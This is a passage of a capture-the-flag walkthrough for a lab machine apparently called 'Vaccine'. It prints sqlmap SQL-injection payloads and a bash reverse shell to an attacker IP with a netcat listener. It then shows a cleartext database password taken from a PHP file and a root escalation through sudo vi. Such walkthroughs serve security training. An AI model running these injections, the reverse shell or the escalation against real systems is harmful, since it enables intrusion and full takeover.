[12:45:44] [INFO] testing connection to the target URL
[12:45:45] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:45:45] [INFO] testing if the target URL content is stable
[12:45:45] [INFO] target URL content is stable
[12:45:45] [INFO] testing if GET parameter 'search' is dynamic
[12:45:45] [WARNING] GET parameter 'search' does not appear to be dynamic
[12:45:45] [INFO] heuristic (basic) test shows that GET parameter 'search' might be injectable (possible DBMS: 'PostgreSQL')
[12:45:45] [INFO] testing for SQL injection on GET parameter 'search'
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n]
[12:45:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:45:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:45:53] [INFO] testing 'Generic inline queries'
[12:45:53] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[12:45:54] [INFO] GET parameter 'search' appears to be 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)' injectable
[12:45:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:45:54] [INFO] GET parameter 'search' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
[12:45:54] [INFO] testing 'PostgreSQL inline queries'
[12:45:54] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:45:54] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
```

```
[12:46:05] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[12:46:05] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
```

```
[12:46:15] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[12:46:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 34 HTTP(s) requests:

Parameter: search (GET)

Type: boolean-based blind

Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)

Payload: search=any query' AND (SELECT (CASE WHEN (9743=9743) THEN NULL ELSE CAST((CHR(116)||CHR(81)||CHR(81)||CHR(122)) AS NUMERIC) END)) IS NULL-- TULQ

Type: error-based

Title: PostgreSQL AND error-based - WHERE or HAVING clause

Payload: search=any query' AND 9118=CAST((CHR(113)||CHR(112)||CHR(106)||CHR(120)||CHR(113))||(SELECT (CASE WHEN (9118=9118) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(118)||CHR(113)||CHR(98)||CHR(113)) AS NUMERIC)-- YxrA

Type: stacked queries

Title: PostgreSQL > 8.1 stacked queries (comment)

Payload: search=any query';SELECT PG_SLEEP(5)--

Type: time-based blind

Title: PostgreSQL > 8.1 AND time-based blind

Payload: search=any query' AND 9150=(SELECT 9150 FROM PG_SLEEP(5))-- oUVB

[12:46:25] [INFO] the back-end DBMS is PostgreSQL

web server operating system: Linux Ubuntu 20.04 or 19.10 (focal or eoan)

web application technology: Apache 2.4.41

back-end DBMS: PostgreSQL


Out of this output, the thing that is important to us is the following:

```
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)?
```

```
[y/N]
```

The tool confirmed that the target is vulnerable to SQL injection, which is everything we needed to know. We will run the sqlmap once more, where we are going to provide the `--os-shell` flag, where we will be able to perform command injection:


```
$ sqlmap -u 'http://{target_IP}/dashboard.php?search=any+query' --cookie="PHPSESSID={your_cookie}" --os-shell
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this
program

[*] starting @ 12:50:44 /2021-07-24/

[12:50:45] [INFO] resuming back-end DBMS 'postgresql'
[12:50:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
  Type: boolean-based blind
  Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
  Payload: search=any query' AND (SELECT (CASE WHEN (9743=9743) THEN NULL ELSE CAST((CHR(116)||CHR(81)||CHR(81)||CHR(122)) AS NUMERIC) END)) IS
NULL-- TULQ

  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: search=any query' AND 9118=CAST((CHR(113)||CHR(112)||CHR(106)||CHR(120)||CHR(113))||(SELECT (CASE WHEN (9118=9118) THEN 1 ELSE 0
END))::text||(CHR(113)||CHR(118)||CHR(113)||CHR(98)||CHR(113)) AS NUMERIC)-- YxRA

  Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: search=any query';SELECT PG_SLEEP(5)--

  Type: time-based blind
  Title: PostgreSQL > 8.1 AND time-based blind
  Payload: search=any query' AND 9150=(SELECT 9150 FROM PG_SLEEP(5))-- oUVB
---
[12:50:45] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 19.10 or 20.04 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[12:50:45] [INFO] fingerprinting the back-end DBMS operating system
[12:50:46] [INFO] the back-end DBMS operating system is Linux
[12:50:46] [INFO] testing if current user is DBA
[12:50:46] [INFO] retrieved: '1'
[12:50:46] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[12:50:46] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER

os-shell>
```

We got the shell, however, it is not very stable & interactive. To make it much stable, we will use the following payload:

```
bash -c "bash -i >& /dev/tcp/{your_IP}/443 0>&1"
```

We will turn on the netcat listener on port 443:

```
$ sudo nc -lvp 443
listening on [any] 443 ...
```

Then we will execute the payload:



```
os-shell> bash -c "bash -i >& /dev/tcp/{your_IP}/443 0>&1"
do you want to retrieve the command standard output? [Y/n/a] ((Press Enter for default response))
```

We will go back to our listener to see if we got the connection:



```
$ sudo nc -lvnp 443
listening on [any] 443 ...

connect to [{your_IP}] from (UNKNOWN) [{target_IP}] 43086
bash: cannot set terminal process group (4166): Inappropriate ioctl for device
bash: no job control in this shell

postgres@vaccine:/var/lib/postgresql/11/main$ whoami
whoami
postgres

postgres@vaccine:/var/lib/postgresql/11/main$
```

We got the foothold. We will quickly make our shell fully interactive:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL+Z
stty raw -echo
fg
export TERM=xterm
```

We got the fully interactive shell now.

The user flag could be found in `/var/lib/postgresql/`:

```
postgres@vaccine:~$ ls
user.txt
postgres@vaccine:~$
```

Privilege Escalation

We are user `postgres`, but we don't know the password for it, which means we cannot check our `sudo` privileges:

```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
```

We will try to find the password in the `/var/www/html` folder, since the machine uses both PHP & SQL, meaning that there should be credentials in clear text:

```
postgres@vaccine:/var/lib/postgresql/11/main$ cd /var/www/html
postgres@vaccine:/var/www/html$ ls -la
total 392
drwxr-xr-x 2 root root  4096 Jul 23 14:00 .
drwxr-xr-x 3 root root  4096 Jul 23 14:00 ..
-rw-rw-r-- 1 root root 362847 Feb  3  2020 bg.png
-rw-r--r-- 1 root root  4723 Feb  3  2020 dashboard.css
-rw-r--r-- 1 root root    50 Jan 30  2020 dashboard.js
-rw-r--r-- 1 root root  2313 Feb  4  2020 dashboard.php
-rw-r--r-- 1 root root  2594 Feb  3  2020 index.php
-rw-r--r-- 1 root root  1100 Jan 30  2020 license.txt
-rw-r--r-- 1 root root  3274 Feb  3  2020 style.css
postgres@vaccine:/var/www/html$
```

In the `dashboard.php`, we found the following:

```
session_start();
if($_SESSION['login'] !== "true") {
    header("Location: index.php");
    die();
}
try {
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres
password=P@s5w0rd!");
}
```

The password is: P@s5w0rd!

Note that the shell might die all of a sudden, instead of re-doing the exploit all over again, we will use the SSH to log in:

```
[ilino@Parrot]~[/Vaccine]
└─ $ssh postgres@10.129.95.174
The authenticity of host '10.129.95.174 (10.129.95.174)' can't be established.
ECDSA key fingerprint is SHA256:eVsQ4RXbKR9eOZaXSlMmyuKTDOQ39NAb4vD+GOegBvk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.95.174' (ECDSA) to the list of known hosts.
postgres@10.129.95.174's password: P@s5w0rd!
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 24 Jul 2021 11:16:59 AM UTC

System load:  0.0               Processes:           245
Usage of /:   35.0% of 8.73GB   Users logged in:    0
Memory usage: 19%              IP address for ens160: 10.129.95.174
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be installed immediately.
0 of these updates are security updates.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
postgres@vaccine:~$
```

We will type the `sudo -l` to see what privileges do we have:

```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
XFILESEARHPATH XUSERFILESEARHPATH",
    secure_path=/usr/local/sbin\:usr/local/bin\:usr/sbin\:usr/bin\:sbin\:bin,
    mail_badpass

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$
```

So we have `sudo` privileges to edit the `pg_hba.conf` file using `vi` by running `sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf`. We will go to GTFOBins to see if we can abuse this privilege: <https://gtfobins.github.io/gtfobins/vi/#sudo>

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo vi -c '!/bin/sh' /dev/null
```

So we will execute it:

```
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf -c '!/bin/sh'
/dev/null
Sorry, user postgres is not allowed to execute '/bin/vi
/etc/postgresql/11/main/pg_hba.conf -c :!/bin/sh /dev/null' as root on vaccine.
```

We are unable to execute the following command because `sudo` is restricted to only `/bin/vi /etc/postgresql/11/main/pg_hba.conf`.

There's also an alternative way according to GTFOBins:

```
vi
:set shell=/bin/sh
:shell
```

So we will perform that as well:

```
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

We managed to open the `vi` editor as the superuser, which has root privileges:

```
# PostgreSQL Client Authentication Configuration File
# =====
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file. A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access. Records take one of these forms:
#
# local      DATABASE USER METHOD [OPTIONS]
# host       DATABASE USER ADDRESS METHOD [OPTIONS]
# hostssl    DATABASE USER ADDRESS METHOD [OPTIONS]
# hostnossl  DATABASE USER ADDRESS METHOD [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
#
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossl" is a
# plain TCP/IP socket.
#
# DATABASE can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# USER can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof. In both the DATABASE and USER fields
# you can also write a file name prefixed with "@" to include names
# from a separate file.
#
# "/etc/postgresql/11/main/pg_hba.conf" 99L, 4659C 1,1 Top
```

Now we will press the `:` button to set the instructions inside `vi`:

```
:set shell=/bin/sh
```

```
# PostgreSQL Client Authentication Configuration File
# =====
#
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file. A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access. Records take one of these forms:
#
# local      DATABASE USER METHOD [OPTIONS]
# host       DATABASE USER ADDRESS METHOD [OPTIONS]
# hostssl    DATABASE USER ADDRESS METHOD [OPTIONS]
# hostnossl  DATABASE USER ADDRESS METHOD [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
#
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossl" is a
# plain TCP/IP socket.
#
# DATABASE can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# USER can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof. In both the DATABASE and USER fields
# you can also write a file name prefixed with "@" to include names
# from a separate file.
#
#set shell=/bin/sh
```

Next, we will open up the same instruction interface & type the following:

```
:shell
```

```
# PostgreSQL Client Authentication Configuration File
# =====
#
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file. A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access. Records take one of these forms:
#
# local      DATABASE USER METHOD [OPTIONS]
# host       DATABASE USER ADDRESS METHOD [OPTIONS]
# hostssl    DATABASE USER ADDRESS METHOD [OPTIONS]
# hostnossl  DATABASE USER ADDRESS METHOD [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
#
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossl" is a
# plain TCP/IP socket.
#
# DATABASE can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# USER can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof. In both the DATABASE and USER fields
# you can also write a file name prefixed with "@" to include names
# from a separate file.
#
#shell
```

After we execute the instructions, we will see the following:


```
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

The root flag can be obtained in the root folder:

Note: Type `bash` to switch to `/bin/bash` shell:

```
# cd /root
# bash
root@vaccine:~# ls
root.txt
root@vaccine:~#
```

We successfully got the root flag, congratulations!